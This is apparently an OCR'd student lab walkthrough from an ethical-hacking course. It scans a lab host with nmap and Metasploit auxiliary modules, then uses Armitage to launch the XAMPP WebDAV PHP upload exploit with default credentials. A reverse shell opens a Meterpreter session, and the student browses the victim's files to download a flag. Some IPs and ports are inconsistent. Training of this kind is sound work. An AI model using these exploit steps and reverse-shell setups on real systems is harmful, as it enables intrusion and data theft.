
root@kali2:~/armitage# `./armitage`

```
root@kali2:~/armitage# ./armitage
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2024-01-23 09:14 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00842s latency).
Not shown: 989 filtered ports
PORT      STATE  SERVICE
21/tcp    open   ftp
23/tcp    open   telnet
25/tcp    open   smtp
80/tcp    open   http
110/tcp   open   pop3
443/tcp   open   https
1099/tcp  closed rmiregistr
3306/tcp  open   mysql
3389/tcp  open   ms-wbt-ser
5432/tcp  open   postgresql
8180/tcp  closed sampleflag

Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
root@kali2:~# zenmap
root@kali2:~# service postgresql start
root@kali2:~# cd armitage
root@kali2:~/armitage# ./armitage
```

Host: 127.0.0.1
Port: 55553
User: msf
Pass: ***



Sign in
saint peters blackboard - Search
Upload Assignment: Lab 11- Att
Exploiting a Vulnerable Web App
https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications ▾
Places ▾
Tue 09:22
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console x
PREVIOUS
NEXT
37°F
Cloudy
Search
9:23 AM
1/23/2024

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

7 In the bottom pane, **type** the banner command and then **press** enter.

```
msf >
```



https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
← PREVIOUS
NEXT →

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application


8 **Select** Hosts from the Armitage menu bar and then **select** Add Hosts.

9 In the Add Hosts box, **type** `203.0.113.100`. **Click** Add.

```
=[ metasploit v5.11.5-[illegible] ]
+ -- --=[ 2017 exploits - 675 auxiliary - [illegible] ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

msf >
```



https://lab.infoseclearning.com/course/WICWEVYQVN/lab/ALLDSDPYOZ
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infoseclearning.com/console/3692412/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
← PREVIOUS
NEXT →

Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application


11 **Right-click** on the 203.0.113.100 host and **select** Scan.

203.0.113.100
Services
Scan
Host

Note: Armitage is now running a total of 9 individual scans. Wait for the lower pane to disclose "Scan complete".

12 The scan will indicate that the remote system is running the Windows Operating system.

```
[illegible]
msf auxiliary(tcp) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(tcp) > run -j
[*] Auxiliary module running as background job
[+] 203.0.113.100:23 - TCP OPEN
[+] 203.0.113.100:21 - TCP OPEN
[+] 203.0.113.100:25 - TCP OPEN
[+] 203.0.113.100:80 - TCP OPEN
[+] 203.0.113.100:110 - TCP OPEN
[+] 203.0.113.100:443 - TCP OPEN
[+] 203.0.113.100:1099 - TCP OPEN
msf auxiliary(tcp) >
```



Ethical Hacking and Systems Defense


Exploiting a Vulnerable Web Application

14 Under exploit, **click** the arrow to the left of windows to expand it.

```
[*] 203.0.113.100:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 203.0.113.100:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 74.605s
msf auxiliary(postgres_version) >
```



Ethical Hacking and Systems Defense

Exploiting a Vulnerable Web Application

Attack 203.0.113.100

XAMPP WebDAV PHP Upload

This module exploits weak WebDAV passwords on XAMPP servers. It uses supplied credentials to upload a PHP payload and execute it.

Option	Value
EXE::Custom ✚	
FILENAME ✚	
LHOST	175.45.176.199
LPORT	17249
PASSWORD ✚	xampp


Targets: 0 => Automatic

☑ Use a reverse connection

□ Show advanced options

Launch


17 Click Launch.



18 The victim will become compromised.

19 **Right-click** on the compromised victim, **select** Meterpreter 1, Explore, and Browse Files.

```
LPORT => 27911
msf exploit(xampp_webdav_upload_php) > set RPORT 80
RPORT => 80
msf exploit(xampp_webdav_upload_php) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(xampp_webdav_upload_php) > set PATH /webdav/
PATH => /webdav/
msf exploit(xampp_webdav_upload_php) > set USERNAME wampp
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.190:27911
[*] Uploading Payload to /webdav/aZwPfgh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.190:27911 -> 203.0.113.100:2382) at 2024-01-23 09:36:28 -0500
msf exploit(xampp_webdav_upload_php) > |
```




Browse Files.

C:\xampp\webdav

Name	Size	Modified	Mode
docfema.php	25kb	2018-04-10 02:18:27 -0400	100666/rw-rw-rw-
index.html	33b	2015-01-31 19:25:58 -0500	100666/rw-rw-rw-
aZwPfgh.php	25kb	2024-01-23 09:36:28 -0500	100666/rw-rw-rw-
webdav.txt	27b	2015-01-31 19:25:58 -0500	100666/rw-rw-rw-


20 **Erase** webdav and **press** Enter.



21 **Double-click** on the apache folder.

C:\xampp

Name	Size	Modified
FileZillaFTP		2015-01-31 19:25:58 -0500
MercuryMail		2015-01-31 19:25:55 -0500
anonymous		2015-01-31 19:25:58 -0500
apache		2015-01-31 19:25:55 -0500
cgi-bin		2015-01-31 19:26:21 -0500




23 Now **right-click** Flag4.txt and then **click** Download.

C:\xampp\apache

Name	Size	Modified
error		2015-01-31 19:25:55
icons		2015-01-31 19:25:55
